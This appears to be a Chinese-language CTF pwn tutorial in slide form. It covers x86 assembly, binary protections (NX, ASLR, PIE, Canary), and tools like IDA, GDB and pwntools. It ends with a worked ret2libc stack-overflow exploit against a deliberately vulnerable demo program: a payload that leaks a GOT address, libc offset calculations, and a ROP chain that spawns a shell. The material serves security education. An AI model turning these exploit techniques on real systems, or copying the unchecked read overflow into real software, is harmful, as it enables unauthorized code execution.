

CTF

PWNN学习

(CTF means Capture The Flag)

PWN 题目的形式

- **一个ip地址和端口号**

Example:

```
nc 106.75.2.53 60044
```

1.nc==>即netcat，一个小巧的网络工具（Linux中自带），本题中用来建立TCP连接

2.连接成功后，目标主机会运行题目文件，通过TCP连接进行交互

- **一个二进制文件（或者没有提供二进制文件，需要盲打）**

即目标主机会运行的题目文件

换句话说，比赛时可以在二进制层面知道目标主机将会运行什么代码

PWN 题目需要做什么

- **分析二进制文件，找到其中的漏洞**

IDA Pro：目前工业界最先进的反汇编和反编译器（基本上也是唯一好用的反编译器）

但是不开源且十分昂贵

爱盘-最新的在线破解工具包-<https://down.52pojie.cn/Tools/>

- **通过异常的输入，利用漏洞，执行目标代码**

常见的套路是执行system("/bin/sh"), 打开shell

- **获取flag**

flag一般在当前文件夹下

cat ./flag 打开flag文件(一般txt格式), 获得flag(一串字符)

PWN 入门需要的知识

- [汇编语言基础](#)、函数调用时的栈帧变换
- 简单的逆向(reverse engineering)基础: 通过二进制代码了解程序的功能
- 了解简单的软件防护技术:
 - 栈保护: Canary, 堆栈不可执行: NX(No-eXecute)
 - 地址随机化: [PIE](#)(position-independent executable, 地址无关可执行)
[ASLR](#)(address space layout randomization)
 - RELRO GOT表只读保护: 主要针对覆盖got表控制程序流的攻击
- **ROP**(Return-Oriented Programming)技巧(还有JOP, Return To Libc, GOT Hook目标劫持控制流)
- 各种漏洞 (一般针对Linux系统)
 - 两大类: 栈的漏洞 (溢出), 堆的漏洞 (更复杂)
 - printf 格式化字符串漏洞
 - I/O file 漏洞

汇编基础

- **X86寄存器**

EAX、EBX、ECX、EDX

通用寄存器。

ESI、EDI

变址和指针寄存器

ES、CS、SS、DS、FS、GS

段寄存器

Eflags

标志寄存器

ESP


堆栈指针寄存器，用它只可访问栈顶

EBP

基指针寄存器，用它可直接存取堆栈中的数据

EIP

指针寄存器，是存放下次将要执行的指令在代码段的偏移量



汇编基础

- **常用汇编指令**

运算指令

ADD SUB MUL DIV XOR AND OR

跳转指令

JMP JNC JC JNZ JZ JA CALL RET

存取指令

MOV LEA

栈操作指令

PUSH POP PUSHAD PUSHFD POPAD POPFD LEAVE

- **大端小端**

大端模式，是指数据的高字节保存在内存的低地址中，而数据的低字节保存在内存的高地址中

小端模式，是指数据的高字节保存在内存的高地址中，而数据的低字节保存在内存的低地址中



汇编基础

- 栈

栈是一个先进后出的队列

栈中会包含有局部变量

栈在内存中是从高地址向低地址方向增长的

PUSH是压栈操作

`sub rsp/esp, 8/4; mov [rsp/esp], data`

POP是弹栈操作

`add rsp/esp, 8/4; mov xxx, [rsp/esp]`

- 关键指令分析

Leave


`mov rsp/esp, rbp/ebp; pop rbp/ebp`

Call address

`push rip/eip; jmp address`

Ret

`jmp [rsp/esp]; add rsp/esp, 8/4; pop rip/eip`



PIE

- **PIE 是 gcc 编译器的功能选项，作用于程序（ELF）编译过程中。是一个针对代码段（.text）、数据段（.data）、未初始化全局变量段（.bss）等固定地址的一个防护技术，如果程序开启了PIE保护的话，在每次加载程序时都变换加载地址，从而不能通过 ROPgadget 等一些工具来帮助解题。**

- **开启、关闭ASLR**

在使用 gcc 编译时加入参数-fPIE。

PIE 开启后会随机化代码段（.text）、初始化数据段（.data）、未初始化数据段（.bss）的加载地址。

	作用位置	归属	作用时间
ASLR	1: 栈基地址 (stack)、共享库 (.so\libraries)、mmap 基地址 2: 在1基础上，增加随机化堆基地址 (chunk)	系统功能	作用于程序（ELF）装入内存运行时
PIE	代码段（.text）、初始化数据段（.data）、未初始化数据段（.bss）	编译器功能	作用于程序（ELF）编译过程中



ASLR

- **ASLR 是 Linux操作系统的功能选项，作用于程序（ELF）装入内存运行时。是一种针对缓冲区溢出的安全保护技术，通过对加载地址的随机化，防止攻击者直接定位攻击代码位置，到达阻止溢出攻击的一种技术。**

- **开启、关闭ASLR**

```
cat /proc/sys/kernel/randomize_va_space
```

```
sudo -s echo 0 > /proc/sys/kernel/randomize_va_space
```

```
sudo sh -c "echo 0 > /proc/sys/kernel/randomize_va_space"
```

- **ASLR 有三个安全等级：(本地调试安全等级一般设置为 0)**

0: ASLR 关闭

1: 随机化栈基地址（stack）、共享库（.so\libraries）、mmap 基地址

2: 在1基础上，增加随机化堆基地址（chunk）




PWN 需要的工具 (部分)

- [IDA Pro](#) : 反汇编及反编译, 同时也是强大的调试器(不过Linux环境下调试文件略麻烦)
- [pwntools](#) : 一个用来解题的Python库, 内置有很多自动查找地址、自动生成shellcode的函数等
- [GDB](#): Linux 下 命令行界面的调试器, 有一些好用的插件, 比如gdb_peda、pwngdb、pwndgdb等
插件可以在GitHub上找到, 开源, 易安装
- [ROPgadget](#): 用于查找gadget和生成ROP链
- [one_gadget](#): 用于调用execve('/bin/sh', NULL, NULL)的一段非常有用的gadget

.....

IDA常用功能

快捷键	功能	注释
C	转换为代码	一般在IDA无法识别代码时使用这两个功能整理代码
D	转换为数据	
A	转换为字符	
N	为标签重命名	方便记忆，避免重复分析。
;	添加注释	便于分析立即值
R	把立即值转换为字符	
H	把立即值转换为10进制	
F5	反汇编为C代码	
空格	视图切换	一般.text段可以
G	跳转到指定地址	
X	交叉参考	便于查找API或变量的引用
SHIFT+/ ALT+ENTER	新建窗口并跳转到选中地址	这四个功能都是方便在不同函数之间分析（尤其是多层次的调用）。具体使用看个人喜好
ALT+F3	关闭当前分析窗口	
ESC	返回前一个保存位置	
CTRL+ENTER	返回后一个保存位置	



- 灵活使用空格、ESC、TAB来切换，快速找到关键代码
然后F5 分析算法.

```
public main
main proc near

buf= byte ptr -1Ch
var_C= dword ptr -0Ch
argc= dword ptr 8
argv= dword ptr 0Ch
envp= dword ptr 10h


; __unwind {
lea     ecx, [esp+4]
and     esp, 0FFFFFFFh
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ecx
sub     esp, 24h
call    init
call    randnum
mov     [ebp+var_C], eax
sub     esp, 0Ch
push    offset format ; "please input the magic number : "
call    _printf
add     esp, 10h
sub     esp, 4
push    100h ; nbytes
lea     eax, [ebp+buf]
push    eax ; buf
push    0 ; fd
call    _read
add     esp, 10h
sub     esp, 0Ch
lea     eax, [ebp+buf]
push    eax ; nptr
call    _atoi
add     esp, 10h
```

F5



TAB


```
IDA View-A  Pseudocode-A  Hex View-1
1 int __cdecl __noreturn main(int argc, const char **argv)
2 {
3     int v3; // eax
4     char buf; // [esp+Ch] [ebp-1Ch]
5     int v5; // [esp+1Ch] [ebp-Ch]
6
7     init();
8     v5 = randnum();
9     printf("please input the magic number : ");
10    read(0, &buf, 0x100u);
11    v3 = atoi(&buf);
12    if ( v3 == v5 )
13    {
14        system("/bin/sh");
15        exit(0);
16    }
17    puts("wrong!");
18    exit(0);
19 }
```



pwntools

- **pwntools** (<https://github.com/Gallopsled/pwntools>)

- pwnlib.tubes模块，pwntools中的交互模块，其中process类可以与本地运行的程序进行交互。remote类可以与远程服务器上的程序进行交互。
- pwnlib.util.packing模块，这是用来将内存中直接输出的数据以整形显示，或者将整形转成内存中的数据。有p8、p16、p32、p64、u8、u16、u32、u64。
- pwnlib.elf模块，为加载二进制文件模块，其中可用的为symbols、address、search等。
- pwnlib.shellcraft模块，存储了大量的shellcode，可以快速编写shellcode。
- pwnlib.asm模块，可以用asm编译汇编指令。
- pwnlib.gdb模块，可以启动gdb，绑定到某个进程上进行调试操作。
- pwnlib.fmtstr模块，可以自动化的生成格式化字符串。



GDB

• GDB常用命令

- 程序运行参数

set args 指定运行时参数 (set args "xxx")

show args 查看设置好的运行参数

- 调试代码

run 运行程序, 简写为r


next 单步跟踪, 函数调用当作一条简单语句执行, 简写为n

step 单步跟踪, 函数调用进入被调用函数内, 简写为s

finish 退出函数, 简写为fin

until 在一个循环内单步跟踪时, 该命令可跳出循环, 简写为u

continue 继续运行程序, 简写为c



GDB

• GDB常用命令

• 设置断点

break 设置断点，简写为b (b *0x401000)

info break 查看设置好的断点，简写为i b


delete 删除断点，简写为d (d 1删除第一个断点)

• 查看运行时数据

print 打印有符号的变量、字符串、表达式等的值，可简写为p

stack 查看栈数据，后可跟数字输出指定行数


x 以格式化的形式打印内存数据



GDB

• GDB插件

- **peda** (<https://github.com/longld/peda>)
peda是优化了gdb的界面，会直接输出代码段，寄存器，栈上的信息。
- **pwngdb** (<https://github.com/scwuaptx/Pwngdb>)
pwngdb主要加入了堆结构分析功能
- **pwndbg** (<https://github.com/pwndbg/pwndbg>)
专门为pwn开发的调试工具，具有人性化的交互界面。
- **gef** (<https://github.com/hugsy/gef>)
类似于其他三款插件，不过可跟换主题。



ROPgadget

- **ROPgadget**

- binary, 指定搜索目标二进制文件

- ropchain, 直接更具目标二进制文件生成可以获取shell的rop链

- depth, rop gadget的长度

- string, 在二进制文件中搜索字符串


- only, 查看只有某些指令的gadget

- filter, 过滤某些指令的gadget

- range, 指定范围内搜索gadget

- **Example :**

ROPgadget --binary level3 --only "pop|ret"



one_gadget

- **one_gadget** (https://github.com/david942j/one_gadget)

只要满足条件，可以跳过去一步获取到shell

Example:


`one_gadget /lib/x86_64-linux-gnu/libc.so.6`

```
ctf@ubuntu:~/zks$ one_gadget /lib/x86_64-linux-gnu/libc.so.6
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```



入门目标

- **掌握如下类型的入门题目**

1. 变量覆盖漏洞
2. ret2text
3. ret2shellcode
- 4 .ret2syscall
5. 简单的ret2libc
6. 简单的格式化字符串漏洞
7. 简单的Canary防护绕过
8. 简单的堆溢出(uaf)

进阶目标

- 掌握如下类型的进阶题目

1. 较难的 ret2libc
2. ret2csu
3. ret2reg
4. BROP
5. ret2_dl_runtime_resolve
6. SROP
7. SSP leak
8. 掌握全部类型的 canary 防护绕过
9. 掌握栈迁移
10. 较难的格式化字符串漏洞

11. Unlink 漏洞
12. Double Free 漏洞
13. Unsorted_bin Attack
14. Off By One 漏洞
15. Tcache 利用
16. House Of Einherjar
17. House of Lore
18. House Of Force
19. House of Orange
20. House of Rabbit
21. House of Roman

栈溢出 之 堆栈不可执行防护

- NX即No-eXecute（不可执行）的意思，NX（或DEP，Data Execution Prevention，数据执行保护）的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。绕过的最主流的方法就是ROP(return-orient-program)和JOP(Jump-orient-program)

```
root@fusion:~# cat /proc/3885/maps
08048000-0804b000 r-xp 00000000 07:00 75275 /opt/fusion/bin/level02
0804b000-0804c000 rw-p 00002000 07:00 75275 /opt/fusion/bin/level02
b75f8000-b75f9000 rw-p 00000000 00:00 0
b75f9000-b776f000 r-xp 00000000 07:00 92669 /lib/i386-linux-gnu/libc-2.13.so
b776f000-b7771000 r--p 00176000 07:00 92669 /lib/i386-linux-gnu/libc-2.13.so
b7771000-b7772000 rw-p 00178000 07:00 92669 /lib/i386-linux-gnu/libc-2.13.so
b7772000-b7775000 rw-p 00000000 00:00 0
b777f000-b7781000 rw-p 00000000 00:00 0
b7781000-b7782000 r-xp 00000000 00:00 0 [vdso]
b7782000-b77a0000 r-xp 00000000 07:00 92553 /lib/i386-linux-gnu/ld-2.13.so
b77a0000-b77a1000 r--p 0001d000 07:00 92553 /lib/i386-linux-gnu/ld-2.13.so
b77a1000-b77a2000 rw-p 0001e000 07:00 92553 /lib/i386-linux-gnu/ld-2.13.so
bf961000-bf982000 rw-p 00000000 00:00 0 [stack]
```

```
root@ubuntu:/home/jdchen/Desktop# checksec heap
[*] '/home/jdchen/Desktop/heap'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
```

拿到题目，先用checksec（需安装gdb的peda插件）检查二进制文件

开启了哪些防护

- 如左图，查看一个进程的内存映射的情况，会发现只少数页有x标记（即可执行），而这些页面全都不可写（没有w），所以过去注入shellcode到栈上的技巧无效了，因为栈上的数据是不可执行的

栈溢出 之 ROP(Return-Oriented Programming)技巧

- No-eXecute（不可执行）保证恶意插入的代码不能执行，为了绕过它，ROP技术使用原本正常的代码片段（称为gadget），组合起来（称为gadget链），去完成一些行为（一般是恶意的），比如打开文件、读取数据、**打开shell**

- gadget的例子:

```
wings@sw:~/桌面/Rop$ python ROPgadget.py --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret"
```

```
Gadgets information
```

```
0x000000000000206c1 : pop rbp ; pop r12 ; pop r13 ; ret
```

```
0x000000000000b5a23 : pop rbp ; pop r12 ; pop r14 ; ret
```

```
0x0000000000001fb11 : pop rbp ; pop r12 ; ret
```

- 每个gadget可以完成一个特定的动作（比如，pop eax，设置eax寄存器的值），之后跳转
- 如果多个gadgets连在一起（即一个gadget的ret指向另一个gadget）即可完成一系列动作（设置参数、调用函数）
- 另外需要注意，x64与x86系统的不同，x64系统参数从左到右放入寄存器: rdi, rsi, rdx, rcx, r8, r9, x86则将参数放在栈中

栈溢出 之 ROP(Return-Oriented Programming)技巧

- 举个64位系统下的例子: 常见的套路中会用ROP技巧打开一个shell, 即运行system("/bin/sh")
- 那么gadgets chain就应该是:

原函数ret ==> [pop rdi; ret] ==> system函数

- 如果想运行write(1," ABCD" , 4)

原函数ret ==> [pop rdi; ret] ==> [pop rsi; ret] ==> [pop rdx; ret] ==> write函数

下面结合例子介绍

栈溢出 之 地址随机化: PIE(position-independent executable)

- 前面提到的ROP需要有目标函数的地址（比如system函数的地址），才能使用ret跳转到目标位置。PIE将地址随机化，每次加载进程，libc都随机加载到一块地址，这样system的地址有随机部分，难以获得。
- 但是无论是PIE还是ALSR(address space layout randomization)，都是以页为单位的，所以在页中，位置不变。换句话说，虽然libc被加载到了随机的地址，但是libc内部各个函数的**相对地址不变**。所以可以通过**泄露libc的基地址base address**，获得目标函数的地址：

libc_base = write_address - write_offset

system_address = libc_base + system_offset

需要了解一些动态连接 dynamic link 的内容。(libc在运行的时候加载进内存,libc函数的调用在二进制文件中是个暂时的标记)

(这又涉及到.GOT表和.PLT表)

需要了解一些有关操作系统内存映射的内容。(物理内存和虚拟内存的关系)

具体泄露没有套路，因题而异

栈溢出 之 Stack Guard: Canary (金丝雀)

- ROP的前提是能够控制程序流（或者说能控制下一跳指令、能控制一次跳转、能控制RIP寄存器或者RBP寄存器），即第一次跳转需要ret跳转到第一个gadget。这个需要栈溢出漏洞的存在。
- 通过在栈中插入Canary(金丝雀值，具体典故可以自行google)，通过在return之前监测值是否变化来确定是否发生了栈溢出。对于canary，在windows上(GS机制)和Linux上的初始化还是有很大的差别的，Windows上的产生就不多加阐述了，大致是.data的头四个字节和esp进行异或操作生成的
- 如何绕过Canary方法较多，没有固定套路，可以自行搜索，不多介绍



栈溢出实例

```
#include <unistd.h>

#include <stdio.h>

#include <string.h>

void vuln(){
    char buf[100];

    setbuf(stdin, buf);

    read(0, buf, 256);
}

int main(){
    char buf[100] = "Welcome to NKCTF~!\n";

    setbuf(stdout, buf);


    write(1, buf, strlen(buf));

    vuln();

    return 0;
}
```

编译命令: gcc -fno-stack-protector -no-pie -m32 ./hello.c -o out1

-fno-stack-protector 关闭Canary
-no-pie 关闭PIE
-m32 编译32位版本



```
neverlaugh@ubuntu:~/Downloads$ checksec ./out1
[*] '/home/neverlaugh/Downloads/out1'
Arch:       i386-32-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x8048000)
```

只开启了NX(堆栈不可执行)
考察 info leak 泄露地址信息
然后 ROP 打开 shell

栈溢出实例 之 泄露地址

```
#include <unistd.h>
```

```
#include <stdio.h>
```

```
#include <string.h>
```

```
void vuln(){
```

```
    char buf[100];
```

```
    setbuf(stdin, buf);
```

```
    read(0, buf, 256);
```

```
}
```

```
int main(){
```

```
    char buf[100] = "Welcome to NKCTF~!\n";
```

```
    setbuf(stdout, buf);
```

```
    write(1, buf, strlen(buf));
```

```
    vuln();
```

```
    return 0;
```

```
}
```

需要了解动态链接的过程、.PLT表、.GOT表

简单来说，libc中函数的地址存在.GOT(Global Offset Table)表中

```
.got.plt:0804A000 ; =====
.got.plt:0804A000 ; Segment type: Pure data
.got.plt:0804A000 ; Segment permissions: Read/Write
.got.plt:0804A000 _got_plt      segment dword public 'DATA' use32
.got.plt:0804A000         assume cs:_got_plt
.got.plt:0804A000         ;org 804A000h
.got.plt:0804A000         dd offset stru_8049F0C
.got.plt:0804A004 0C 9F 04 08 dword_804A004 dd 0 ; DATA XREF: sub_8048370↑r
.got.plt:0804A008 00 00 00 00 dword_804A008 dd 0 ; DATA XREF: sub_8048370+6↑r
.got.plt:0804A00C 2C A0 04 08 off_804A00C dd offset setbuf ; DATA XREF: _setbuf↑r
.got.plt:0804A010 30 A0 04 08 off_804A010 dd offset read ; DATA XREF: _read↑r
.got.plt:0804A014 34 A0 04 08 off_804A014 dd offset strlen ; DATA XREF: _strlen↑r
.got.plt:0804A018 38 A0 04 08 off_804A018 dd offset __libc_start_main
.got.plt:0804A018 ; DATA XREF: __libc_start_main↑r
.got.plt:0804A01C 3C A0 04 08 off_804A01C dd offset write ; DATA XREF: _write↑r
.got.plt:0804A01C _got_plt      ends
.got.plt:0804A01C
.got.plt:0804A01C
.got.plt:0804A01C
.got.plt:0804A020 ; =====
.data:0804A020
```

一个泄露地址的套路(前提是存在write函数的调用):

write(1, &write, 4)

1 代表标准输出 stdin=0 stdout=1 stderr=2

&write 代表一个 指向write函数地址的指针 在图中黄色标识处 0x0804A01C

4 代表长度，32位系统 地址长4字节

即输出write函数的地址

栈溢出实例 之 泄露地址

```
#include <unistd.h>

#include <stdio.h>

#include <string.h>

void vuln(){

    char buf[100];

    setbuf(stdin, buf);

    read(0, buf, 256); // 溢出处, 调用 write(1, &write, 4)

}
```

```
int main(){

    char buf[100] = "Welcome to NKCTF~!\n";

    setbuf(stdout, buf);

    write(1, buf, strlen(buf));

    vuln();

    return 0;

}
```

```
17 # leak base address of libc
18 main_add = 0x804853c
19 write_plt = 0x080483C0
20 write_got = 0x0804A01C
21 ebp_add = 0
22 got_plt = 0x0804A000
23 payload = 'a'*0x68 + p32(got_plt)
24 payload += p32(ebp_add) + p32(write_plt)
25 payload += p32(main_add) + p32(1) + p32(write_got) + p32(4) # write(1, &write, 4);
26
27 # payload = 'a'*0x6c
28 p.sendline(payload)
29
30 add = p.recv(4)
31 print 'write_address', hex(u32(add))
```

p32(ebp_add) + p32(write_plt) # 覆盖 ret 返回值, 前面是溢出覆盖占位

p32(main_add) + p32(1) + p32(write_got) + p32(4) # write(1, &write, 4);

#main_add 使程序执行完 write(1, &write, 4) 之后再返回 main 函数

栈溢出实例 之 计算地址(确定libc版本)

```
#include <unistd.h>

#include <stdio.h>

#include <string.h>

void vuln(){

    char buf[100];

    setbuf(stdin, buf);

    read(0, buf, 256); // 溢出处, 调用write(1, &write, 4)

}

int main(){

    char buf[100] = "Welcome to NKCTF~!\n";

    setbuf(stdout, buf);

    write(1, buf, strlen(buf));

    vuln();

    return 0;

}
```

有多种方法, 比如libc-database、用pwntools、Return-to-dl_solve

libc-database最简单, 也实用, 前面泄露write地址就是为了用libc-database方法

每个版本的libc函数相对地址略有差异 (后2~3byte不同)
可以根据write函数的后几位, 确定目标主机的libc版本, 同时获得
write_offset

<https://libc.blukat.me/> 这里有个网页版的libc-database

libc database search

[View source here](#)
Powered by libc-database

Query

show all libs / start over

Matches

libc6-i386_2.27-3ubuntu1_amd64
libc6_2.17-93ubuntu4_amd64
libc6_2.19-0ubuntu6_amd64

Download

Symbol	Offset	Difference
system	0x03cd10	0x0
open	0x0e50a0	0xa8390
read	0x0e5620	0xa8910
write	0x0e56f0	0xa89e0
str_bin_sh	0x17b8cf	0x13ebbf

All symbols

栈溢出实例 之 打开shell

```
#include <unistd.h>

#include <stdio.h>

#include <string.h>

void vuln(){

    char buf[100];

    setbuf(stdin, buf);

    read(0, buf, 256); // 溢出处, 调用write(1, &write, 4)

}

int main(){

    char buf[100] = "Welcome to NKCTF~!\n";

    setbuf(stdout, buf);

    write(1, buf, strlen(buf));

    vuln();

    return 0;

}
```

```
# payload = 'a'*0x6c
p.sendline(payload)

add = p.recv(4)
print 'write address', hex(u32(add))
# get base address, then we can get the address of system and /bin/sh
write_offset = 0x0e56f0
libc_base = u32(add) - write_offset
system_offset = 0x03cd10
binsh_offset = 0x17b8cf
system_add = libc_base + system_offset
binsh_add = libc_base + binsh_offset

# Now we hack it
payload = 'a'*0x68 + p32(got_plt)
payload += p32(ebp_add) + p32(system_add)
payload += p32(main_add) + p32(binsh_add)
p.sendline(payload)

p.interactive()
```

PWNED !

ROP的技巧和攻击方法还有很多，不再详述
有兴趣可以继续学习

基本 ROP - CTF Wiki <https://ctf-wiki.github.io/ctf-wiki/pwn/linux/stackoverflow/basic-rop/>

ret2text
ret2shellcode
ret2syscall
ret2libc
ret2csu
ret2reg
BROP
ret2_dl_runtime_resolve
SROP
ret2VDSO
JOP
COP
.....



Heap -- 堆漏洞入门

什么是堆？ 堆在什么位置？ 堆的数据结构与算法

Linux使用内存分配器 ptmalloc2 – glibc

glibc是GNU发布的libc库，即c运行库。glibc是linux系统中最底层的api，几乎其它任何运行库都会依赖于glibc。glibc除了封装linux操作系统所提供的系统服务外，它本身也提供了许多其它一些必要功能服务的实现。

举个简单的例子，C语言中：

`char c[100];` 分配在栈中 in stack

`char *c = malloc(100);` 分配在堆中 in heap

malloc函数的实现由libc提供




